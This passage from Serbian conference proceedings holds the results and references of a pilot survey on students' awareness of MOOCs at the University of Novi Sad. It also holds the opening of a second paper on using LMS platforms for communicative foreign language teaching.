U istraživanju koje smo započeli želimo da otkrijemo stavove studenata u Srbiji o neformalnom obrazovanju, kao i da utvrdimo koliko su studenti upoznati sa masovnim otvorenim onlajn kursevima i koliki procenat studenata ih pohađa. Od studenata koji su pohađali masovne otvorene onlajn kurseve želimo da saznamo i koje platforme koriste, koliko kurseva su pohađali, šta ističu kao koristi od pohađanja ovih kurseva i koju bi ocenu dali MOOK na osnovu njihovog dosadašnjeg iskustva. Istraživanje je u toku i u ovom radu prikazujemo samo rezultate pilot istraživanja u kojem smo pre svega želeli da saznamo da li studenti znaju za MOOK i da li su pohađali iste. U pilot istraživanju je učestvovalo 83 studenta sa sedam fakulteta Univerziteta u Novom Sadu različitih godina i stepena studija koji su želeli da učestvuju u anketiranju. U polnoj strukturi uzorka preovlađuje ženski pol sa 69,9%. Prosečna starost studenata je 24,65 godina (SD=3,750). Najmlađi student u uzorku ima 20 godina, a najstariji 47, dok je 62,7% studenata mlađe od 25 godina, a 37,3% studenata ima 25 ili više godina. Kao što je ranije pomenuto, u istraživanju su učestvovali studenti sa sedam fakulteta Univerziteta u Novom Sadu i to: 5 studenata (6,0%) Pravnog fakulteta, 7 studenata (8,4%) Fakulteta tehničkih nauka, 8 studenata (9,6%) Ekonomskog fakulteta, 12 studenata (14,5%) Filozofskog fakulteta, 16 studenata (19,3%) Medicinskog fakulteta, 17 studenata (20,5%) Pedagoškog fakulteta u Somboru i 18 studenata (21,7%) Prirodno-matematičkog fakulteta. Prema stepenu studija u istraživanju je učestvovalo: 40 studenata (48,2%) prvog stepena studija (osnovne akademske studije), 14 studenata (16,9%) prvog i drugog stepena studija zajedno (integrisane studije), 18 studenata (21,7%) drugog stepena studija (master studenti) i 11 studenata (13,3%) trećeg stepena studija (studenti doktorskih studija).

Rezultati pilot istraživanja pokazuju da je 47% studenata i pre ankete znalo da masovni otvoreni onlajn kursevi postoje, a 53% studenata je kroz anketu prvi put saznalo za MOOK i platforme putem kojih mogu da pohađaju kurseve. Samo 10,8% (9 studenata) je pohađalo MOOK. U većem broju istraživanja naglašava se da muškarci više pohađaju masovne otvorene onlajn kurseve (Stevanović, 2014). U našem uzorku primenom Pirsonovog hi-kvadrat testa nismo utvrdili da postoji statistički značajna razlika prema polu u odnosu na to da li student zna za MOOK ($p=0,720$) i da li je pohađao/la MOOK ($p=0,078$). Ne postoji statistički značajna razlika ni u odnosu na to da li student zna za MOOK ($p=0,269$) i da li je pohađao/la MOOK ($p=0,054$) prema tome da li je student mlađi ili stariji od 25 godina. Treba istaći da je procentualno veći broj onih koji znaju za MOOK i koji su ih pohađali u grupi studenata starijih od 25 godina, ali razlika nije statistički značajna. Ukoliko posmatramo stepen studija i procenat studenata koji su pohađali kurseve uočavaju se određene razlike, ali razlike nisu i statistički značajne ($p=0,155$). Masovne otvorene onlajn kurseve je pohađalo 7,4% studenata osnovnih i integrisanih studija, 11,4% studenata master studija i 27,3% studenata doktorskih studija. Najveći broj studenata (53,0%) je za masovne otvorene onlajn kurseve saznao upravo kroz ovo pilot istraživanje. Studenti koji su od ranije znali za MOOK su za njih saznali u najvećem broju putem pretrage interneta i u kontaktu sa kolegama ili prijateljima, samo 5 studenata je saznalo kroz obaveštenje na fakultetu ili u kontaktu sa profesorima/asistentima (tabela 1).

| Način saznanja | Broj studenata | % |
|---|---|---|
| 1. saznali su kroz upitnik* | 44 | 53,0 |
| 2. saznali su pretragom interneta | 18 | 21,7 |
| 3. saznali su putem društvenih mreža | 6 | 7,2 |
| 4. saznali su putem obaveštenja na sajtu univerziteta ili fakulteta | 4 | 4,8 |
| 5. saznali su od profesora ili asistenta | 1 | 1,2 |
| 6. saznali su od prijatelja ili kolega | 10 | 12,0 |
| Ukupno: | 83 | 100,0 |

* u uvodnom delu upitnika objašnjen je pojam MOOK-a i dati su linkovi ka nekim od najvećih platformi putem kojih se kursevi mogu pohađati

Tabela 1. Kako su studenti saznali za MOOK

3 https://www.coursera.org/courses?courseType=v2.ondemand
4 https://www.udemy.com
5 https://www.coursera.org/specializations?utm_medium=topnav
6 https://www.linkedin.com



DOI: 10.15308/Synthesis-2015-161-165

Studenti koji nisu pohađali masovne otvorene onlajn kurseve (89,2% od ukupnog uzorka) su se različito izjašnjavali na pitanje da li planiraju da pohađaju MOOK. Najveći broj studenata, odnosno njih 74,3% se izjasnio da će možda pohađati kurseve, 14,9% da sigurno hoće, dok se 10,8% studenata izjasnilo da neće i da nisu zainteresovani.

Studenti koji su pohađali MOOK u najvećem broju slučajeva su koristili *Coursera*-inu platformu (tabela 2), mada treba istaći da 33,3% studenata ima profile na više platformi.

| Platforma | Broj studenata | % |
|---|---|---|
| 1. Coursera | 8 | 88,9 |
| 2. iversity | 2 | 22,2 |
| 3. Udemy | 1 | 11,1 |
| 4. Canvas | 1 | 11,1 |
| 5. edX | 1 | 11,1 |
| 6. Druge manje platforme | 2 | 22,2 |

Tabela 2. Platforme preko kojih studenti pohađaju MOOK

Prosečan broj kurseva koje su studenti pohađali je 3,67 (SD=4,00), dok je minimalan broj kurseva 1, a maksimalan 12. Prosečan broj završenih kurseva po studentu je 2,44 (SD=3,36), minimalna broj završenih kurseva je 0, a maksimalan 10. Procenat uspešno završenih kurseva varira od studenta do studenta, mada je prosek 66,5% (studenti uključeni u pilot istraživanje su ukupno pohađali 33, a uspešno su završili 22 masovna otvorena onlajn kursa).

Svi studenti koji su pohađali MOOK su istakli da su imali koristi od njih i to najviše u vidu znanja (100%) i novog iskustva (88,9%). Samo 55,6% studenata je izdvojilo dobijanje sertifikata/potvrde o završenom kursu kao benefit pohađanja MOOK, a još u manjem procentu studenti su izdvajali uspostavljanje kontakta sa profesorima (predavačima) i drugim studentima (tabela 3).

| Benefiti | Broj studenata | % |
|---|---|---|
| 1. novo iskustvo | 8 | 88,9 |
| 2. znanje | 9 | 100,0 |
| 3. ovladavanje određenom veštinom | 5 | 55,6 |
| 4. uspostavljanje kontakta sa profesorima (predavačima) | 3 | 33,3 |
| 5. uspostavljanje kontakta i komunikacija sa drugim studentima | 1 | 11,1 |
| 6. sertifikati/potvrde o završenom kursu | 5 | 55,6 |

Tabela 3. Koristi od pohađanja MOOK koje su izdvojili studenti

Studentima koji su pohađali MOOK je na kraju ankete data mogućnost da ocene (1-10) svoje iskustvo sa masovnim otvorenim onlajn kursevima, tako što ocena 1 označava da student nije uopšte zadovoljan i da MOOK ne nalazi korisnim, dok ocena 10 označava da su kursevi odlični za sticanje znanja, razvijanje veština i uspostavljanje novih kontakata. Prosečna ocena koju su studenti dali svom iskustvu sa masovnim otvorenim onlajn kursevima je 8,78 (SD=1,394), najniža ocena koju su studenti dali je 7, a najviša 10.

Na osnovu rezultata može se zaključiti da je i samo pilot istraživanje doprinelo boljoj informisanosti studenta po pitanju mogućnosti neformalnog obrazovanja putem MOOK. Kroz učešće u anketiranju u okviru pilot istraživanja 44 studenata prvi put je saznalo za MOOK i naučilo nešto o ovim kursevima kao značajnom otvorenom obrazovnom resursu. Treba istaći da otvoreni kursevi omogućavaju i predavačima i studentima prostor za razvoj veština, znanja i načina razmišljanja koji su im potrebni da učestvuju u kompleksnim, svakodnevno promenljivim realnim životnim situacijama u kojima je znati kako saznati jednako važno kao i *znati* (Cormier & Siemens, 2010).

Rezultati koji se odnose na pohađanje MOOK se ne mogu generalizovati, jer je u uzorku pilot istraživanju udeo studenata koji su pohađali kurseve izuzetno mali. Dobijeni rezultati su ipak značajni jer daju indikacije i potvrđuju stavove autora da je potrebno informisati i upoznati studente sa mogućnostima pohađanja masovnih otvorenih onlajn kurseva. Takođe, svi studenti uključeni u pilot istraživanje koji su već pohađali MOOK ističu da postoje koristi od pohađanja ovih kurseva. Studenti pohađanjem MOOK (bez obzira na to da li završe kurs ili ne) dolaze do aktuelnih i savremenih informacija i znanja i na taj način mogu proširiti znanje koje stiču na matičnom fakultetu.

Istraživanje je nastavljeno putem elektronskog upitnika, kako bi se uključili i studenti drugih univerziteta i fakulteta u Srbiji. Cilj nastavka istraživanja je sa jedne strane informisanje studenata o postojanju masovnih otvorenih onlajn kurseva, a sa druge strane dobijanje podataka o zastupljenosti pohađanja MOOK kao vida neformalnog obrazovanja među studentskom populacijom u Srbiji.

## 3. REZIME

Internet i mobilne tehnologije su stvorile mogućnost da svaki pojedinac izgradi lični prostor za učenje, razmišljanje i komuniciranje (Stojšić & Mijatov, 2014). Masovni otvoreni onlajn kursevi poseduju značajan potencijal za unapređenje obrazovanja studenata u savremenom visokom obrazovanju, jer im omogućavaju da putem interneta dolaze do novih znanja i informacija bez vremenskih i prostornih ograničenja, a pošto su kursevi u najvećem obimu besplatni ne postoje ni ekonomska ograničenja. Studentima se kroz MOOK pruža mogućnost da se usavršavaju iz onih oblasti koje izučavaju na fakultetu, ali i da steknu znanja koja su im potrebna i/ili koja žele da saznaju, a koja nisu uključena u kurikulume studijskih programa po kojima studiraju. Treba napomenuti da masovne otvorene onlajn kurseve mogu pohađati svi oni koji su zainteresovani za njih, odnosno ne postoje druga ograničenja osim jezičkih ili mogućnosti pristupa internetu, mada se i ova ograničenja svakim danom sve više prevazilaze jer se kursevi prevode na sve više jezika (na primer Coursera kao najveća platforma nudi kurseve na 30 jezika uključujući i nekoliko kurseva koji su dostupni i na srpskom jeziku[7]), a internet je već masovno i globalno dostupan. Masovni otvoreni onlajn kursevi predstavljaju značajan otvoreni obrazovni resurs koji se može koristiti u formalnom i neformalnom univerzitetskom/fakultetskom obrazovanju, doživotnom obrazovanju (odnosno u ličnom i profesionalnom razvoju), a takođe uočavaju se i druge primene, na primer pojedine kompanije koriste MOOK da regrutuju nove zaposlene, a srednjoškolci koriste kurseve da se upoznaju sa različitim disciplinama odnosno za profesionalnu orijentaciju i pomoć pri donošenju odluke šta da studiraju.

U realizaciji i upotrebi masovnih otvorenih onlajn kurseva su uočeni i određeni problemi i nedostaci. Najčešće se izdvajaju sledeći problemi: mali broj studenata završi kurseve do kraja, javlja se i frustracija kod određenog broja studenata koji ne mogu da se uklope u ovako organizovan način pohađanja nastave i učenja, a takođe prisutan je i problem vrednovanja rezultata i priznavanja sertifikata koji se dobijaju za uspešno završen kurs.

7 https://www.coursera.org/courses



DOI: 10.15308/Synthesis-2015-161-165

Određeni problemi su bili i očekivani jer su MOOK novina i neka vrsta revolucije u visokom obrazovanju, tako da ovi uočeni problemi imaju svoje razloge koje je moguće sagledati i donekle objasniti. Mali broj studenata završi kurseve jer ne postoji obaveza da se oni završe (studenti mogu da preuzmu i/ili pogledaju samo one lekcije i materijale koji ih zanimanju), zatim nedostatak motivacije može biti razlog zbog kog student ne završi kurs do kraja, a takođe postoje i istraživanja koja govore da ljudi ipak više vole da se zabavljaju nego da uče u svom slobodnom vremenu. Problem sa pojavom frustracije kod određenog broja studenata se može objasniti time što mnogi studenti nisu upoznati sa načinom učenja i pohađanja nastave putem masovnih otvorenih onlajn kurseva (zato na primer edX ima početni kurs *DemoX* kako bi upoznao studente sa načinom kako da pohađaju kurseve[8]), često i težina kursa ne odgovara predznanju studenta (kursevi se najčešće prave na nivou težine fakultetskih kurseva i često su zahtevniji nego što su studenti prvobitno mislili da će biti). Može se izdvojiti još jedan razlog zašto studenti nisu motivisani da završe kurseve, a to je zato što sertifikati u najvećem broju slučaja nisu priznati na njihovom matičnom fakultetu/univerzitetu i ne dobijaju kredite za nih, a takođe dobar deo onih koji pohađaju kurseve su već završili fakultete tako da im sertifikati ili fakultetski krediti nisu ni potrebni. Problem vrednovanja i priznavanja rezultata i sertifikata nije u potpunosti rešen, mada je primetno da platforme pokušavaju da povećaju značaj i vrednost svojih kurseva (mnoge platforme su uvele verifikovane sertifikate – za čije dobijanje je potrebno platiti i uspešno završiti kurs, dok *Coursera* ima i specijalizacije koje se sastoje od nekoliko kurseva iz iste oblasti i izrade završnog projekta[9]), takođe neke platforme (*Coursera, edX i iversity*) su uvele mogućnost da se sertifikati povežu i prikažu na *Linkedin* profilima korisnika (studenata).

S obzirom da većina studenata koji su učestvovali u pilot istraživanju (53%) nije upoznata sa mogućnostima koje pružaju MOOK, neophodno je informisati i upoznati studente u Srbiji sa ovom mogućnošću, jer putem MOOK studenti mogu steći nova iskustva, znanja i veštine od profesora i predavača sa najprestižnijih fakulteta na svetu. U prilog tome da ima smisla pohađati MOOK govori i to da su svi studenti koji su učestvovali u pilot istraživanju, a koji su već pohađali MOOK istakli da su imali koristi od njih i to što su svoje iskustvo sa korišćenjem MOOK prilično visoko ocenili (prosečna ocena koju su studenti dali je 8,8/10).

## LITERATURA


Belanger, Y., & Thornton, J. (2013*). Bioelectricity: A quantitative approach – Duke University`s first MOOK*. Durham: Duke University Libraries. Datum posete: 23.2.2015., dostupno na: http://dukespace.lib.duke.edu/dspace/bitstream/handle/10161/6216/Duke_Bioelectricity_MOOK_Fall2012.pdf?sequence=1

Bulatović, G., Bulatović, Lj., & Arsenijević, O. (2012). Konektivizam kao teorijska osnova učenja na internetu. U: 4. Internacionalna konferencija: Tehnika i Informatika u Obrazovanju. 1-3. jun 2012. Čačak: Tehnički fakultet.

Clow, D. (2013). MOOK and the funnel of participation. In: Third Conference of Learning Analytics and Knowledge – LAK 2013. 8-12 April 2013. Leuven, Belgium.

Cormier, D. & Siemens, G. (2010). The Open Course - Through the Open Door: Open Courses as Research, Learning and Engagement. *Educause Review, 45*(4), 30-39.

Downes, S. (2007). *What connectivism is*. 20.1.2014. http://halfanhour.blogspot.com/2007/02/what-connectivism-is.html

EDUCAUSE. *7 things you should know about… MOOK II*. 23.2.2015. https://net.educause.edu/ir/library/pdf/ELI7097.pdf

Filipi Matutinović, S. (2014). *Naučne informacije u Srbiji: Protok, dostupnost, vrednovanje (3. izmenjeno i dopunjeno izdanje)*. Beograd. Datum posete: 23.2.2015., dostupno na: http://kobson.nb.rs/upload/documents/oNamaPredavanja/PR-2014TekstZaDoktorante.pdf

Glance, D., Forsey, M., & Riley, M. (2013). The pedagogical foundations of massive open online courses. *First Monday, 18*(5). DOI:10.5210/fm.v18i5.4350.

Joseph, A. M., & Nath, B. A. (2013). Integration of Massive Open Online Education (MOOK) System with in-Classroom Interaction and Assessment and Accreditation: An extensive report from a pilot study. In: Proceedings of the International Conference on e-Learning, e-Business, Enterprise Information Systems, and e-Government EEE'13 - WORLDCOMP'13. July 22-25, 2013 (103-111). Las Vegas Nevada: CSREA Press.

Knox, J. (2014). Digital culture clash: "massive" education in the E-learning and Digital Cultures MOOK. *Distance Education. 35* (2), 164-177.

Kolowich, S. (2013). *The Professors Who Make the MOOK*. Datum posete: 20.10.2014, dostupno na: http://publicservicesalliance.org/wp-content/uploads/2013/03/The-Professors-Behind-the-MOOK-Hype-Technology-The-Chronicle-of-Higher-Education.pdf

McAulay, A., Stewart, B., & Siemens, G. (2010). *The MOOK model for digital practice*. Charlottetown: University of Prince Edward Island. Datum posete: 18.2.2015., dostupno na: http://www.elearnspace.org/Articles/MOOK_Final.pdf

Soffer, T., & Cohen, A. (2015). Implementation of Tel Aviv University MOOK in Academic Curriculum: A Pilot Study. *International Review of Research in Open and Distributed Learning. 16* (1), 80-97.

Stevanović, N. (2013). Uspešnost MOOK u obrazovnim aktivnostima univerziteta. U: Zbornik radova IV naučnog skupa MREŽA 2013: Internet u edukacionom i poslovnom okruženju. 14.6.2013. godine (46-49). Valjevo: Poslovni fakultet Valjevo.

Stevanović, N. (2014). Effects of motivation on performance of students in MOOK. U: Sinteza 2014 – Impact of Internet on Business Activities in Serbia and Worlwide / Uticaj Interneta na poslovanje u Srbiji i svetu. 25-26.04.2014. (418-422). Beograd: Univerzitet Singidunum.

Stojšić, I., & Mijatov, M. (2014). MOOK kao izvor znanja u visokom obrazovanju, studija slučaja: Coursera-in kurs: "Archaeology's Dirty Little Secrets". U: Zbornik radova – XX skup Trendova razvoja TREND 2014: Razvojni potencijal visokog obrazovanja. Kopaonik, 24-27.02.2014. (173-176). Novi Sad: Fakultet tehničkih nauka.

Werbach, K. (2015). *Gamification statistics spring 2015 [video]*. Coursera & University of Pennsylvania. datum posete: 23.3.2015., dostupno samo onima koji su pohađali kurs "*Gamification*" na: https://www.coursera.org

Yuan, L., & Powell, S. (2013). *MOOK and Open Education: Implication for Higher Education (A white paper)*. Bolton: University of Bolton, Centre for Educational Technology and Interoperability Standards (CETIS) & JISC. Datum posete: 26.1.2014., dostupno na: http://publications.cetis.ac.uk/wp-content/uploads/2013/03/MOOK-and-Open-Education.pdf


8 https://www.edx.org/course/demox-edx-demox-1

9 https://www.coursera.org/specializations?utm_medium=topnav



DOI: 10.15308/Synthesis-2015-161-165

Synthesis
International Scientific Conference of IT and Business-Related Research

# LMS OKRUŽENJE U FUNKCIJI REALIZACIJE CILJEVA KOMUNIKATIVNO-INTERAKTIVNOG ASPEKTA NASTAVE STRANIH JEZIKA

## THE USE OF LMS ENVIRONMENT FOR THE REALIZATION OF OBJECTIVES RELATED TO COMMUNICATIVE-INTERACTIVE APPROACH IN FOREIGN LANGUAGE TEACHING

Sonja Urošević, Biljna Tešić, Ivana Damnjanović, Lora Petronić Petrović
Univerzitet Singidunum, Poslovni fakultet, Valjevo, Srbija

**Apstrakt:**
U ovom radu su prikazana različita LMS okruženja (Learning Management System) sa aspekta njihove funkcije u cilju adekvatne primene didaktičkih principa u nastavi stranih jezika. Zahtevi koji se postavljaju pred obrazovanje u XXI veku ne odnose se samo na obezbeđenje kvaliteta znanja i veština kao ishoda obrazovnog procesa, već i na sniženje troškova i veću dostupnost korisnicima. U skladu sa eksplorativnim, praktično orijentisanim, demokratičnim, ali i individualnim pristupom podučavanju i učenju, kako u nastavi stranih jezika, tako i u usavršavanju nastavnika, sve veću primenu nalaze i sistemi za upravljanje online učenjem. Uspešno korišćenje platformi za učenje podrazumeva ne samo poznavanje pojedinih funkcija alata koje one obuhvataju, već i vladanje metodama i tehnikama njihove adekvatne upotrebe radi ostvarenja ciljeva specifičnih za nastavu jezika. U radu je objašnjen pojam elektronskog učenja, analizirane su različite platforme za elektronsko učenje i njihovo funkcionisanje u odnosu na principe kreiranja online-zadataka, uloga sinhronih i asinhronih alata u kontekstu učenja stranih jezika kao i odgovarajuće metode tokom određenih faza nastavnog procesa.

**Ključne reči:**
LMS, e-učenje, strani jezici, didaktički principi, alati za e-obrazovanje.

**Abstract:**
The aim of this paper is to present different LMS (Learning Management System) environments in terms of their functions to insure adequate application of didactic principles of the foreign languages teaching process. Demands concerning education in the 21st century do not relate only to the provision of knowledge and skills as the outcome of the education process, but also to the reduction of costs and greater availability to users. In accordance with explorative, practically oriented, democratic, and individual approach to teaching and learning, both in foreign language teaching and teaching staff training, there is a growing tendency in use of online Learning Management Systems. However, the successful use of learning platforms requires not only knowledge of certain functions of tools they cover, but also the ability to use the appropriate methods and techniques in order to achieve the specific language teaching objectives.
The paper explains the concept of e-learning, analyses various e-learning platforms and their functioning in relation to the principles of designing online tasks, the role of synchronous and asynchronous tools in the context of foreign language learning and the appropriate methods during certain stages of the teaching process.

**Key words:**
LMS, e-learning, foreign languages, didactic principles, courseware tools.

## 1. UVOD

Razvojem interneta i savremenih informacionih tehnologija snižavaju se barijere kreiranja i distribucije obrazovnog softvera što predstavlja značajne resurse za široku primenu aktivnih sadržaja u nastavnom procesu. U tom kontekstu dosta napora se ulaže na povećanje nivoa interaktivnosti i u nastavi stranih jezika. Modeli interakcija uz pomoć kompjutera u kojima se ogledaju odgovarajući pedagoško-psihološki i didaktičko-metodički zahtevi (ili logika tih zahteva) omogućuju primenu specifičnih nastavnih strategija. Upotreba novih medija i obrazovnog softvera omogućava spoj klasičnog i interaktivnog, osnosno tradicionalnog i modernog.

Definisanje i razvoj strategiju e-učenja, podržane adekvatnim softverskim rešenjima, sa fokusom na krajnje korisnike i njihove potrebe, predstavlja osnovu za postizanje najoptimalnijih i efektivnih rezultata u svakom obrazovnom procesu, pa tako i u nastavi stranih jezika.

Bez obzira na različite tehnološke mogućnosti za prezentovanje obrazovnih sadržaja i savremenost multimedije i interneta, treba imati u vidu njihovu funkcionalnost u obrazovnom i pedagoškom smislu, dostupnost s obzirom na raspoložive resurse i isplativost imajući u vidu mogućnost postizanja jednakih ili boljih obrazovnih rezultata alternativnim sredstvima.

Postoji veliki broj platformi za e-učenje, ali njihov izbor zavisi od ciljeva učenja, ciljne grupe, pristupa i vrste sadržaja. Važno je znati kako se koristi *e-learning* okruženje i kakvi su uticaji primene savremenih veb-alata i servisa na specifičnosti ishoda učenja u nastavi stranih jezika.

## 2. POJAM E-UČENJA I ODGOVARAJUĆIH ONLINE-AKTIVNOSTI (E-TIVITY)

Elektrinsko učenje (*e-learning*) je način učenja, odnosno izvođenja edukativnog programa elektronskim putem, primenom savremenih informaciono komunikacionih tehnologija,



E-mail: surosevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-166-170

najčešće putem interneta. „E-učenje podrazumeva svaki oblik edukacije u kome se obrazovni sadržaj isporučuje u elektronskoj formi" (Brown *et al*, 2003). Predstavlja obrazovni proces koji, u vremenu modernizacije obrazovne tehnologije kao sastavnog dela nastavnog procesa, pretpostavlja mogućnost prilagođavanja individualnim potrebama i različitim stilovima učenja. Upotreba elektronskih medija, edukacione tehnologije i informaciono komunikacione tehnologije (ICT-Information Communications Technology) u obrazovanju su pretpostavka elektronskog učenja, ali one same po sebi ne predstavljaju *e-learning*, već samo medijum za dostavu sadržaja i organizaciju aktivnosti.

E-učenje je rezultat kvalitetnih i progresivnih dostignuća pedagoške tehnologije koje se zasniva na principima slobodnog učenja, korišćenjem računara u obrazovnim programima i savremenih ICT, pre svega interneta. "Učenje je organizovano kao proces dijaloga u virtuelnim učionicama, što podrazumeva razdvojenost mentora od studenta/učenika u prostoru i (ili) vremenu." (Perraton, 2000). Američka asocijacija za učenje na daljinu (*The United States Distance Learning Association*) definiše pojam e-učenja kao "dostizanje znanja i veština u virtuelnom okruženju kroz dostavljene informacije i uputstva, primenom različitih tehnologija i ostalih formi učenja na daljinu".

Sa aspekta adaptivnosti sistem elektronskog obrazovanja se definiše kao adaptivan, ako je u mogućnosti da prati aktivnosti svojih učesnika, interpretira ih na osnovu oblasno-specifičnih modela, otkriva zahteve i preferencije u skladu sa prethodno uočenim aktivnostima, precizno ih reprezentuje u povezanim modelima i deluje prema otkrivenom znanju o učesnicima i oblastima, da bi dinamički upravljao procesom učenja (Paramythis & Loidl-Reisinger, 2004).

Prilikom kreiranja virtuelnog okruženja za učenje stranih jezika neophodno je dakle postaviti ključna pitanja koja se tiču procesa učenja generalno: Kako funkcioniše učenje? Koji faktori utiču na efikasnost učenja? Koje su tehnike učenja najadekvatnije za postizanje određenih ciljeva?

U oblasti didaktike nastave stranih jezika se nakon ere komunikativne metode profiliraju koncepti koji u nastavnom procesu integrišu interaktivni i holistički pristup učenju sa fokusom na pojedinom učeniku. Međutim, zahtevi koji se u XXI veku stavljaju pred proces obrazovanja odnose se kako na usko stručne tako i na uslove koji se tiču ekonomičnosti, s obzirom na smanjenje troškova, jednaku dostupnost velikom broju korisnika nezavisno od njihovog mesta stanovanja i vremena koje im stoji na raspolaganju, uz obezbeđenje visokog kvaliteta nastave. To je dovelo do velikih očekivanja od elektronskog učenja i buma u razvoju rafiniranih veb-tehnologija. Budući da nisu svi inovativni digitalni alati i virtuelna okruženja sami po sebi doneli direktno unapređenje rezultata učenja, postavlja se pitanje na koji način se može obezbediti održivost obrazovanja u veb-okruženju. U tom smislu se akcenat stavlja, pored pitanja kvaliteta sadržaja koji se posreduje, prevashodno na način, odnosno nastavne metode uz pomoć kojih se ti sadržaji obrađuju. Ključnu ulogu u tom kontekstu imaju dakle aktivnosti koje u virtuelnom okruženju dovode do ispunjenja ciljeva učenja, što znači da one treba da budu zasnovane na principima navedenog interaktivnog, holističkog pristupa nastavi stranih jezika, istovremeno vodeći računa o potrebama, sposobnostima i tipovima pojedinih učenika. Gilly Salmon, australijska profesorka koja se već dvadeset godina bavi istraživanjem u ovoj oblasti, takve aktivnosti naziva „*E-tivities*" i definiše ih kao zadatke za aktivno i interaktivno elektronsko učenje koji poseduju određene karakteristike. „*E-tivity*" treba da bude motivišuća, da ima jasno određen cilj i da rezultira izvesnim napretkom. Pretpostavka je da te aktivnosti mogu da kreiraju sami nastavnici, da su jednostavne za korišćenje sa strane učenika i da pri tom ne izazivaju dodatne troškove (Salmon, 2002, str. 17). Gilly Salmon naglašava kao prednost mogućnost asinhrone interakcije između učesnika, koja se odvija prevashodno pisanim putem. Ono što ovako shvaćene aktivnosti ne pokrivaju je specifičnost ciljeva nastave stranih jezika, jer oni, pored pisanih, podrazumevaju i razvijanje usmenih veština, zbog kojih je potrebno obezbediti i uslove za sinhrono učenje. Međutim, slični metodički postupci se mogu primeniti i na razvijanje usmene komunikacije, tj. veština govora i slušanja.

## 3. INTERAKCIJA I E-UČENJE

### 3.1 PRINCIP INTERAKTIVNOSTI U NASTAVNOM PROCESU

Sposobnost korišćenja jezika je naročito podstaknuta kada je pažnja učesnika u komunikaciji fokusirana na prenošenje i primanje poruka koje sadrže za njih relevantne informacije (Rivers, 1987, str. 4). Ovakvo shvatanje komunikativne interakcije se ne podudara sa frontalno realizovanom nastavom, gde je inicijator komunikacije uglavnom nastavnik. Princip interaktivnosti dolazi do potpunog izražaja onda kada se nastavne aktivnosti prenesu na učenike, u vidu grupnog ili rada u paru, vežbi sa ulogama i različitih jezičkih igara. Ova takozvana tehničko-komunikativna dimenzija nastave stranih jezika predstavlja svojevrsni nastavak komunikativne metode osamdesetih godina, čiji su ciljevi bili pragmatično-funkcionalne prirode (Weber, 1998, str. 6-7).

Pojam interakcije u nastavnom procesu se u međuvremnu proširio i na takve interpersonalne odnose koji omogućavaju međusobnu razmenu kako na verbalnom, tako i na socijalnom i emocionalnom planu. Dok je komunikativni koncept bio uglavnom usmeren na aktivnosti koje su imale za cilj verbalni izraz i njegovo razumevanje, princip interakcije u procesu učenja uzima u obzir i socijalno psihološke postavke prema kojima su čovekovi misaoni procesi, doživljaji i emocije kao i ponašanje povezani sa njegovom socijalnom sredinom. U ovom kontekstu se naglasak stavlja na ulogu grupe kao na motivacioni potencijal, jer odnos sa drugima može da unapredi odnosno uspori ili omete proces učenja.

Da bi nastavne aktivnosti zadovoljile te zahteve, napuštaju se nasleđene komunikativne i interaktivne navike kako nastavnika, tako i učenika. Koncept takozvane „tematski centrirane interakcije" (Cohn, 2009) predstavlja preuzimanje odgovornosti za svoje učešće u nastavnim aktivnostima, što podrazumeva između ostalog i napuštanje modela učenja u kom je nastavnik jedini autoritet. Učenici se ohrabruju ne samo da iskažu svoje mišljenje u vezi sa usko nastavnim sadržajem, već da tematizuju i negativne emocionalne aspekte procesa učenja, kao što su npr. dosada, frustracija ili nedostatak motivacije.

Za takav pristup je nepohodno, pored jezičkih sadržaja, obezbediti i aktivnosti koje će doprineti osveštavanju grupne strukture. Da bi se kontakti unutar grupe optimirali, potrebno je ponuditi takve zadatke koji će dominantne članove grupe senzibilizarati i za potrebe periferne podgrupe, kako bi svi dobili šansu da participiraju u procesu učenja.

Važan vid interaktivnog pristupa je i podsticanje učenika na donošenje odluka. Simulirajući važne životne situacije, oni koriste strani jezik u cilju prenošenja informacija, razmatranja alternativa, sklapanja kompromisa, posredovanja u konfliktnim situacijama, itd.

Tematizovanje fenomena kao što su grupna struktura, dominacija i otpor u okviru grupe, uloga emotivnog faktora u pro-



DOI: 10.15308/Synthesis-2015-166-170

cesu učenja doprinose jačanju sposobnosti kooperativnog rešavanja problema. Takav vid učenja ukida anonimnost pojedinca, jer je baziran na mobilisanju ne samo kognitivnih potencijala čoveka svedenog na ulogu učenika, već uključuje i mnoge druge vitalne sposobnosti.

Ono što interaktivnoj nastavi daje posebnu dimenziju realnosti je važnost *feedback*-a, odnosno povratne informacije, koja se ne odnosi samo na rezultate stručno-predmetne nastave, već i na učešće pojedinaca kao realnih osoba. U postupku davanja povratnih informacija se upoređuje slika pojedinca o samom sebi sa slikom koju o njemu imaju drugi. Ona se na taj način relativira i eventulano koriguje, što opet otvara prostor za nove uvide, između ostalog i u odnosu na poboljšanje učinka učenja.

## 3.2. CILJEVI I FAZE E-UČENJA

Za razliku od nastave koja se realizuje uživo, virtuelno okruženje zahteva da, u cilju efikasnog učenja sa odgovarajućim ishodima i optimalnim rezultatima, sadržaji i zadaci budu prezentovani i koncipirani tako da omoguće interakciju između učesnika i moderatora s jedne strane, i učesnika međusobno s druge. Glavni zadatak moderatora se sastoji u tome da pokrene proces učenja, da ga inicira nekom interesantnom „varnicom" (Salmon, 2004, str. 19), bez obzira da li je on autor sadržaja koji prenosi, ili ne. Razmenom mišljenja putem mejla, četa i foruma svi učesnici stupaju u kontakt što dovodi do aktiviranja jezičkog znanja i rešenja zadatka.

Pretpostavka za upešno e-učenje je dobro strukturisan proces *online*-nastave, koji Gilly Salmon predstavlja na osnovu modela sa pet nivoa – *das 5-Stufen-Modell* (Salmon, 2004, str. 27), koji pruža optimalan okvir za realizaciju principa interaktivnosti primenom odgovarajući *online*-aktivnosti („*E-tivity*"), vodeći računa o stalnom održanju motivacije polaznika (Slika 1).

Taj model se sastoji od sledećih pet nivoa:

1. Pristup i motivacija: Sa tehničke strane se na ovom nivou uspostavlja sistem i obezbeđuje pristup. Zadatak moderatora je da pozdravi učesnike i da ih ohrabri u cilju međusobnog upoznavanja.
2. *Online*-socijalizacija: Tehnički aspekat se sastoji od slanja i primanja priloga, koji se na nivou moderacije odnosi na zadavanje takvih *online*-aktivnosti da bi se učesnici privikli na novo virtuelno okruženje i različite kulturne i socijalne navike u učenju.
3. Razmena informacija: Na trećem nivou se odvija traženje novih informacija i kooperativno izvođenje zadataka uz prilagođavanje softvera pojedinačnim potrebama. Zadatak moderatora je da pri tom pruži neophodnu pomoć, koristeći odgovarajući nastavni materijal.
